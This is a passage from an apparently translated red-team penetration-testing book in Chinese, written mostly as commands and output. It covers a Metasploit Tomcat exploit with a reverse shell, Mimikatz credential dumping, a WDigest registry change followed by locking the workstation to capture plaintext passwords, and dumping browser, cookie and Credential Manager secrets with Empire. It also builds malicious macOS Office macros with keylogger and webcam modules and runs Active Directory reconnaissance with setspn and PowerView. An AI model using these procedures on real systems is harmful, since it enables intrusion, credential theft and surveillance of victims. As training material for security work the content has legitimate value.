    - use exploit/multi/http/tomcat_mgr_upload
    - show options
    - set HTTPusername sploit
    - set HTTPpassword sploit
    - set RPORT 8282
    - set RHOST < Metasploitable3_IP>
    - set Payload java/shell_reverse_tcp
    - set LHOST < Your IP>

    - exploit
    - whoami
- 你现在应该是 `system` 权限了。我们利用第三方的工具（tomcat）来提升权限到 `system` 权限。

从内存中提取明文凭据

Mimikatz 自推出以来，就改变了在渗透入侵中获取明文密码的方式。在 Windows 10之前，以本地管理员的身份在主机系统上运行 Mimikatz 的话是允许攻击者从 lsass（本地安全机构子系统服务）中提取明文密码的。这种方法在 Windows 10 出现之前非常有效，而在 windows 10 中，即使你是本地管理员，也无法直接读取它。现在，我看到了一些奇怪的现象，其中单点登录（ SSO ）或者一些特殊的软件会把密码保存在 LSASS 进程中让 Mimikatz 读取，但是我们现在先忽略这个。在这一章中，我们将讨论当这件方法（指 SSO 和特殊的软件）不工作时该做什么（比如在 Windows 10系统中）。

假设你攻击了 Windows 10系统的主机并且提升权限了，默认情况下，你将调整 Mimikatz 的配置，并根据下面的查询查看到密码字段为空。

```
(Empire: agents) > interact DH8MTZKW
(Empire: DH8MTZKW) > mimikatz
(Empire: DH8MTZKW) >
Job started: 3EKM7D

Hostname: neil.cyberspacekittens.local / S-1-5-21-1457346524-2954082059-2816622194

  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 109940 (00000000:0001ad74)
Session           : Interactive from 1
User Name         : neil.pawstrong
Domain            : CYBERSPACEKITTE
Logon Server      : CSK-DC
Logon Time        : 2/23/2018 8:11:14 PM
SID               : S-1-5-21-1457346524-2954082059-2816622194-1104
        msv :
         [00000003] Primary
         * Username : neil.pawstrong
         * Domain   : CYBERSPACEKITTE
         * NTLM     : e5accc66937485a521e8ec10b5fbeb6a
         * SHA1     : 62e26f3caf26ae2acaf4c2a71279acae16b27b9e
         * DPAPI    : 290e331d8f2a939a46bdfeb2fcf50a8b
        tspkg :
        wdigest :
         * Username : neil.pawstrong
         * Domain   : CYBERSPACEKITTE
         * Password : (null)
        kerberos :
         * Username : neil.pawstrong
         * Domain   : CYBERSPACEKITTENS.LOCAL
         * Password : (null)
```


那么你能做什么呢？最简单的选项是设置注册表项以让系统将密码凭证保存到 LSASS 进程。在 HKLM 中，有一个 UseLogonCredential 设置，如果设置为0，系统将在内存中存储凭据（ http://bit.ly/2vhFBiZ ）：

- reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
- 在 Empire 中，我们可以通过 shell 命令运行：
  - shell reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f

这个注册表修改的问题就是需要用户重新登录到系统。你可以让目标机器屏幕锁屏、重新启动或注销用户，以便你能够捕获然后再次发送凭证文本。最简单的方法是锁定他们的工作机器（这样他们就不会丢失他们的当前的工作...看看我有多好！）。要触发锁屏：

- rundll32.exe user32.dll，LockWorkStation

一旦我们锁定屏幕，并让它们重新登录，我们就可以重新运行 Mimikatz 来获得明文密码。



如果我们无法提升到本地管理帐户怎么办？我们还有哪些其他方法可以获得用户的凭证？在过去，一个常见的渗透攻击是在客户机的用户空间内存中查看凭据是否以明文形式存储。现在一切都是基于浏览器的，我们能在浏览器中做同样的事情吗？

在这里，putterpanda 将和一个很酷的 POC 工具在一起来完成这个任务，称为 Mimikittenz。Mimikittenz 所做的就是利用 Windows 函数 ReadProcessMemory()来提取来自各种目标进程（如浏览器）的密码，并输出纯文本。

Mimikitten 支持 Gmail，Office365，Outlook Web，Jira，Github，Bugzilla，Zendesk，Cpanel，Dropbox，Microsoft OneDrive，AWS Web 服务、Slack、Twitter 和 Facebook。编写 Mimimikittenz 搜索表达式也很容易。

这个工具最好的地方在于它不需要本地管理员权限，因为他只需要访问那些用户本身创建的进程。一旦我们攻击进了主机，我们将把 Mimimikittenz 导入内存，并运行 Invoke-mimikittenz 脚本。

正如上面所看到的，用户通过 Firefox 登录到 Github 中，我们可以从浏览器内存中提取他们的用户名和密码。现在，我希望这本书的读者都能把这个工具用的越来越高级，为不同的应用程序创建更多的搜索查询。

从 **Windows** 凭据管理器和浏览器获取密码

Windows 凭据管理器是 Windows 的默认功能，用于保存系统、网站和服务器的用户名、密码和证书。记不记得当你使用 Microsoft IE/EDGE 对网站进行身份验证后，通常会弹出一个弹出窗口，询问“是否要保存密码？”凭证存储就是存储这些信息的地方，在凭据管理器中，有两种类型的凭据：Web 和 Windows。你还记得哪个用户有权访问这些数据吗？它不是 `system`，而是登录后可以检索此信息的用户。这对我们来说是很好的，就像任何钓鱼网站或代码执行一样，我们通常都可以用别的方法获得那个用户的权限。最好的一点是，我们甚至不需要成为本地管理员来提取这些数据。

如何提取这些信息呢？我们可以使用两种不同的 PowerShell 脚本导入以收集此数据：

- 收集网络凭据：
  - https://github.com/samratashok/nishang/blob/master/Gather/Get-WebCredentials.ps1
- 收集 Windows 凭证（只收集通用的而不是目标域特有的）：
  - https://github.com/peewpw/Invoke-WCMDump/blob/master/Invoke-WCMDump.ps1

```
(Empire: FBT6PLVD) > scriptimport /opt/nishang/Gather/Get-WebCredentials.ps1
script successfully saved in memory

(Empire: FBT6PLVD) > scriptcmd Get-WebCredentials
Job started: 9UPRLG

UserName   : neil
Resource   : https://www.facebook.com/
Password   : ggoingtospace
Properties : {[hidden, False], [applicationid, 4e3cb6d5-2556-4cd8-a48d-c755c

(Empire: FBT6PLVD) > scriptimport /opt/Invoke-WCMDump/Invoke-WCMDump.ps1
(Empire: FBT6PLVD) >
script successfully saved in memory

(Empire: FBT6PLVD) > scriptcmd Invoke-WCMDump
(Empire: FBT6PLVD) >
Job started: GHVYN4



Username         : neil.pawstrong
Password         : fasterthanlightspeed
Target           : github.cyberspacekittens.local
Description      :
LastWriteTime    : 2/26/2018 11:35:03 PM
LastWriteTimeUtc : 2/27/2018 7:35:03 AM
Type             : Generic
PersistenceType  : Enterprise
```

从上图中可以看到，我们提取了他们的 Facebook 存储的凭证和任何他们拥有通用的凭证。记住，对于 Web 凭据，Get-WebCredentials 只能从 Internet Explorer/Edge 获取密码。如果我们需要从 Chrome 获取，我们可以使用 Empire payload 的 powershell/collection/ChromeDump。在获取之前，要运行 ChromeDump 的话，首先需要终止 Chrome 进程，然后运行 ChromeDump，最后，我喜欢拉取下载所有的浏览器历史和 cookies。 我们不仅可以了解他们的内部服务器的大量信息，而且，如果他们的会话仍然存在，我们也可以使用他们的 cookies 和身份验证，而不必知道他们的密码!

使用如下 PowerShell 脚本：https://github.com/sekirkity/browsergather ，我们可以提取所有浏览器 cookies，并通过我们的浏览器利用这些 cookies，但是所有这些 cookies 都没有提升权限的功能。

```
(Empire: MUPZ4HET) > scriptimport /opt/BrowserGather.ps1
(Empire: MUPZ4HET) >
script successfully saved in memory
(Empire: MUPZ4HET) > scriptcmd Get-ChromeCookies
(Empire: MUPZ4HET) >
Job started: 53XUL1

Blob    : cyberspacekittens
Cookie  : .github.comdotcom_user/

Blob    : yes
Cookie  : .github.comlogged_in/

Blob    : DHgUYWiRlHgUYWiRlYDNWrnWOuDdhEwygt7Ctx
Cookie  : github.com__Host-user_session_same_sit

Blob    : DHgUYWiRlHgUYWiRlYDNWrnWOuDdhEwygt7Ctx
Cookie  : github.comuser_session/
```

接下来，我们甚至可以开始在受害者系统上可能安装的所有第三方软件中寻找服务器和凭证。一个叫做 SessionGopher 的工具可以从 winscp、putty、superputty、filezilla 和 microsoft 远程桌面获取主机名和保存密码。还有一个其他功能是能够从网络上的其他系统远程获取它的本地凭据，启动 sessiongopher 的最简单方法是导入 PowerShell 脚本并执行使用：

- Load PowerShell File:
  - . .\SessionGopher.ps1
- Execute SessionGopher
  - Invoke-SessionGopher -Thorough

我们可以通过以下几种方式从主机系统获取凭证，而无需提升权限、绕过 UAC 或使用键盘记录器。因为我们是在用户的系统会话中，所以我们可以访问主机上的许多资源，以帮助我们继续攻击。

从 OSX 获取本地凭证和信息

本书内的大部分横向运动集中在 Windows 上。这是因为几乎所有中大型环境都使用 Active Directory 来管理其系统和主机。我们每年都能看到越来越多的 Mac 电脑，所以希望本书的内容也稍带提及一下 MAC。一旦进入一个 MAC 主机的内网环境，许多攻击就类似于在 Windows 主机环境中的攻击（即扫描默认凭据、Jenkin 等应用程序攻击，嗅探网络，并通过 SSH 或 VNC 横向移动）。

有多个渗透攻击框架的 payload 支持 Mac，我最喜欢的是使用 Empire。Empire 可以生成多个 payload 来诱骗受害者执行我们的代理，其中包括 Ducky scripts、二进制可执行程序、Office 宏、Safari 启动程序、pkg 安装包等等。例如，我们可以创建一个和 Windows 主机适

用的 PowerShell Empire 中的 Office 宏：


1. 打开 Empire
2. 首先，确保你能像我们在本书的开头所做的那样设置你的 Empire 监听器
3. 接下来，我们需要构建一个 OSX 宏的 payload

```
use Stager osx/macro
```

4. 设置要写入本地文件系统的输出文件


```
set outfile/tmp/mac.py
```

5. 生成 Payload




如果你查看生成的 Office 宏，你将看到它只是由 Python 执行的 Base64代码。幸运的是，Python 是 Mac 上的默认应用程序，当执行这个宏时，我们应该得到 `agent beacon` 。

要在 Mac 中创建恶意 Excel文件，我们可以打开一个新的 Excel 工作表，转到“工具”，查看宏，然后在此工作簿中创建宏，一旦 Microsoft Visual Basic 打开，就删除所有当前代码并将其替换为所有新的宏代码。最后，将其保存为 XLSM 文件。



现在，把你的恶意文件发送给你的目标攻击者，看着 Empire 大展神威。在受害者那边，一旦他们打开 Excel 文件，就会出现这样的情况：



确保创建了一个合理的情形，让他们单击“启用宏”。

一旦你的代理连接回你的 Empire 服务器，接下来的操作和侦察阶段就非常相似了。我们需要：

1. 转储浏览器信息和密码：

```
usemodule collection/osx/browser_dump
```

2. 启用键盘记录器：

```
usemodule collection/osx/keylogger
```

3. 让应用程序提示获取密码：

```
usemodule collection/osx/prompt
```

4. 始终打开电脑摄像头拍照：

```
usemodule collection/osx/webcam
```

利用 Windows 域环境的本地应用程序进行攻击

同样，在下面的示例中，我们将使用 PowerShell Empire。当然，你还可以使用 Metasploit、Cobalt Strike 等类似的攻击框架进行相同的攻击。只要你有能力将 PowerShell 脚本导入内存，并且能够绕过主机系统的任何防护，用什么其实并不重要。

现在的你已经完全空置了受害者的主机，从他们的工作主机偷走了所有的秘密，还了解一些受害者浏览的网站，并运行了一些类似 netstat 的命令进行侦察工作...那接下来是什么?

对于红队队员来说，真正的问题是找到有关服务器、工作站、用户、服务以及他们的 Active Directory 环境的可靠信息。在许多情况下，由于受到网络警报和被抓获的风险，我们无法运行任何漏洞扫描操作，甚至无法运行 NMAP 扫描。那么，我们如何利用网络和服务的“特性”来查找我们需要的所有信息？

Service Principal Names（服务主体名称）

服务主体名称（即 SPN）是 Windows 中的一项功能，它允许客户端能够唯一地标识服务的实例。Kerberos 身份验证使用 SPN 将服务实例与服务登录帐户关联 [https://msdn.microsoft.com/enus/library/ms677949(v=vs.85).aspx]。例如，你可以在那些运行 MSSQL 服务器、HTTP 服务器、打印服务器和其他服务器的服务帐户找到一个用于服务的 SPN。对于攻击者来说，查询 SPN 是爆破阶段的重要部分。这是因为任何域用户帐户都可以查询与 Active Directory 关联的所有服务帐户和服务器的 AD。我们可以在不扫描单个主机的情况下识别所有数据库服务器和 Web 服务器！

作为一个攻击者，我们可以利用这些“特性”来查询 Active Directory。在任何已经加入域的计算机上，攻击者都可以运行 setspn.exe 文件来查询 Active Directory（AD）。此文件是所有 Windows 机器默认自带的 Windows 二进制文件。

- setspn -T [DOMAIN] -F -Q /
- 功能
  - -T = 对指定域执行查询
  - -F = 在 AD 环境而不是域级别环境执行查询
  - -Q = 在每个目标域或林环境上执行
  - / = 显示所有

我们可以从 setspn 中看到什么类型的信息？下面，运行 setspn 命令，我们会看到一些在域控制器上运行的服务的信息，还有关于工作站的信息，我们还找到了一个名为 csk-github 的服务器。在这个服务器中，我们可以看到在主机上运行着一个 HTTP 服务。如果这些相同的协议运行在不同的端口上的话，这些信息也会被列出。

```
C:\Users\neil.pawstrong>setspn -T cyberspacekittens.local -F -Q */*
Checking forest DC=cyberspacekittens,DC=local
CN=CSK-DC,OU=Domain Controllers,DC=cyberspacekittens,DC=local
        ldap/WIN-JCNPV56D25J/CYBERSPACEKITTE
        HOST/WIN-JCNPV56D25J/cyberspacekittens.local
        ldap/WIN-JCNPV56D25J/ForestDnsZones.cyberspacekittens.local
        HOST/WIN-JCNPV56D25J/CYBERSPACEKITTE
        ldap/CSK-DC/ForestDnsZones.cyberspacekittens.local
        ldap/WIN-JCNPV56D25J/DomainDnsZones.cyberspacekittens.local
        HOST/CSK-DC/cyberspacekittens.local
        ldap/CSK-DC/DomainDnsZones.cyberspacekittens.local
CN=CHRIS,CN=Computers,DC=cyberspacekittens,DC=local
        RestrictedKrbHost/CHRIS
        HOST/CHRIS
        RestrictedKrbHost/CHRIS.cyberspacekittens.local
        HOST/CHRIS.cyberspacekittens.local
CN=CSK-GITHUB,CN=Computers,DC=cyberspacekittens,DC=local
        WSMAN/csk-github
        WSMAN/csk-github.cyberspacekittens.local
        HTTP/csk-github.cyberspacekittens.local
        RestrictedKrbHost/CSK-GITHUB
        HOST/CSK-GITHUB
        RestrictedKrbHost/csk-github.cyberspacekittens.local
```

setspn 不仅提供有关服务用户和所有主机名的有用信息，它甚至也会告诉我们哪些服务正在系统上什么端口上运行。如果我们可以直接从 AD 中获取服务甚至端口的大部分信息，那为什么我们还需要扫描网络？我们可能马上攻击的东西是什么？Jenkins？ Tomcat？ ColdFusion？

查询 Active Directory

我不知道曾经有多少次，好不容易找到了一个域用户帐户和密码，却被告知它只是一个没有其他特权的域用户帐户，但不用担心。我们通常可以在打印机，共享信息工作站，带有服务密码的文本文件，配置文件、iPad、包含密码的 Web 应用程序的页面源代码中中找到这些类型的帐户，但是，对于这些没有其他组成员资格的基本域用户帐户，你可以用来做什么？

获取有关 **AD** 中用户的详细信息

我们可以使用 @harmj0y 创建的名为 PowerView 的工具来帮我们完成所有的复杂的查询操作。PowerView 是一个 PowerShell 脚本，用于在 Windows 域上获得网络拓扑信息。它包含一组纯 PowerShell 命令替换项，用于各种 Windows 系统中的 `net` 命令，这些命令使用 PowerShell AD hooks 和基础的 Win32 API 函数来执行有用的 Windows 域功能 [http://bit.ly/2r9lYnH] 。作为攻击者，我们可以使用 AD 中低权限用户 `普通的域用户` 来利用 PowerView 和 PowerShell 查询 AD（活动目录），甚至不需要本地管理员权限。

让我们通过一个例子来说明我们可以从这个低权限用户那里获得多少数据。在一开始，我们已经在运行 Empire（你可以在 Metasploit、Cobalt Strike 或类似软件都可以），并在受害者系统上执行了 payload。如果你以前从未建立过 Empire，请查看有关建立 Empire 和 Empire payload 的设置章节。一旦我们的代理（agent）与我们的命令和控制服务器通信，我们就可以键入 `info` 以查找有关受害者的信息。在本例中，我们已经攻陷了运行完整补丁的 Windows 10系统的主机，该系统的用户名为 neil.pawstrong，位于 CyberspaceKitten 的域中。

```
(Empire: CWV51UEZ) > info

[*] Agent info:

        nonce                   7461328587952686
        jitter                  0.0
        servers                 None
        internal_ip             10.100.100.222
        working_hours
        session_key             %c;DhoX_!u(|ajWG,\JZb+}@R&QlSn2w
        children                None
        checkin_time            2018-02-22 22:23:34
        hostname                NEIL
        id                      10
        delay                   5
        username                CYBERSPACEKITTE\neil.pawstrong
        kill_date
        parent                  None
        process_name            powershell
        listener                http
        process_id              4756
        profile                 /admin/get.php,/news.php,/login/process.php|M
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Microsoft Windows 10 Pro
        lost_limit              60
        taskings
        name                    CWV51UEZ
        language                powershell
        external_ip             10.100.100.222
        session_id              CWV51UEZ
        lastseen_time           2018-02-22 22:34:13
        language_version        5
        high_integrity          0
```


接下来，我们希望在不引起太多怀疑和注意的情况下从域中查询信息，我们可以使用 Empire 内部的 PowerView 工具来获取信息。PowerView 查询域控制器（DC）以获取有关用户、用户组、计算机等的信息。我们此次使用 PowerView 将只用来查询域控制器，并且使它看起来像正常通信。

Empire 下有哪些模块可用于信息收集呢？

```
host/antivirusproduct                   network/powerview/find_foreign_user             network/powerview/get_loggedon
host/computerdetails*                   network/powerview/find_gpo_computer_admin       network/powerview/get_object_acl
host/dnsserver                          network/powerview/find_gpo_location             network/powerview/get_ou
host/findtrusteddocuments               network/powerview/find_localadmin_access        network/powerview/get_rdp_session
host/get_pathacl                        network/powerview/find_managed_security_group   network/powerview/get_session
host/get_proxy                          network/powerview/get_cached_rdpconnection      network/powerview/get_site
host/get_uaclevel                       network/powerview/get_computer                  network/powerview/get_subnet
host/monitortcpconnections              network/powerview/get_dfs_share                 network/powerview/get_user
host/paranoia*                          network/powerview/get_domain_controller         network/powerview/map_domain_trust
host/winenum                            network/powerview/get_domain_policy             network/powerview/process_hunter
network/arpscan                         network/powerview/get_domain_trust              network/powerview/set_ad_object
network/bloodhound                      network/powerview/get_fileserver                network/powerview/share_finder
network/get_exploitable_system          network/powerview/get_forest                    network/powerview/user_hunter
network/get_spn                         network/powerview/get_forest_domain             network/reverse_dns
network/get_sql_instance_domain         network/powerview/get_gpo                       network/smbautobrute
network/get_sql_server_info             network/powerview/get_group                     network/smbscanner
network/portscan                        network/powerview/get_group_member
network/powerview/find_foreign_group    network/powerview/get_localgroup
```

我们可以从 PowerView 脚本的 get_user 的函数名开始。获取指定域中指定查询用户的信息。通过使用默认设置，我们可以获取有关 AD 中用户的所有信息以及相关信息的转储。

```
Module: situational_awareness/network/powerview/get_user
```




在上面的转储文件中，我们可以看到关于其中一个用户 `purri gagarin` 的信息。我们得到了什么类型的信息？我们可以看到他们的 sAMAccountName 或用户名，当他们的密码被更改时，看到他们的对象类别是什么，他们是什么权限组的成员，最后登录的时间是什么，等等。使用这个基本的用户转储，我们可以从目录服务中获得大量的信息。我们还能得到什么样的信息呢？

```
Module: situational_awareness/network/powerview/get_group_member
```

get-group-member 返回给特定组的成员，并选择“recurse”以查找所有有效的组内成员。我们可以使用 AD 来查找特定组的特定用户。例如，使用以下 Empire 的设置，我们可以搜索属于域管理组的所有域管理员和组：

- info
- set Identity “Domain Admins”
- set Recurse True
- set FullData True
- execute



现在，我们有一个用户、组、服务器和服务的收集列表。这将帮助我们了解哪些用户拥有哪些特权。但是，我们仍然需要有关工作站和系统的详细信息。这可能包括版本、创建日期、用途、主机名等。我们可以用一个叫做 get_computer 的模块来获得这些信息。

```
Module: situational_awareness/network/powerview/get_computer
```

描述：get_computer 模块可以查询域中当前的计算机对象。

```
dnshostname                   : kitty.cyberspacekittens.local

logoncount                    : 56
badpasswordtime               : 2/11/2018 10:23:50 PM
distinguishedname             : CN=NEIL,CN=Computers,DC=cyberspacekittens,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
badpwdcount                   : 0
lastlogontimestamp            : 2/22/2018 11:17:11 PM
objectsid                     : S-1-5-21-1457346524-2954082059-2816622194-1116
samaccountname                : NEIL$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
countrycode                   : 0
cn                            : NEIL
accountexpires                : NEVER
whenchanged                   : 2/23/2018 7:17:11 AM
instancetype                  : 4
usncreated                    : 24768
objectguid                    : 3a9a0d32-ebec-4e9b-9073-e229ab365b26
operatingsystem               : Windows 10 Pro
operatingsystemversion        : 10.0 (16299)
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=cyberspaceki
dscorepropagationdata         : 1/1/1601 12:00:00 AM
serviceprincipalname          : {RestrictedKrbHost/NEIL, HOST/NEIL, RestrictedKrbHost/
                                HOST/neil.cyberspacekittens.local}
lastlogon                     : 2/23/2018 8:11:32 PM
iscriticalsystemobject        : False
usnchanged                    : 36900
useraccountcontrol            : WORKSTATION_TRUST_ACCOUNT
whencreated                   : 2/11/2018 9:49:08 AM
primarygroupid                : 515
pwdlastset                    : 2/11/2018 1:49:08 AM
msds-supportedencryptiontypes : 28
name                          : NEIL
dnshostname                   : neil.cyberspacekittens.local

logoncount                    : 27
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=CHRIS,CN=Computers,DC=cyberspacekittens,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
```

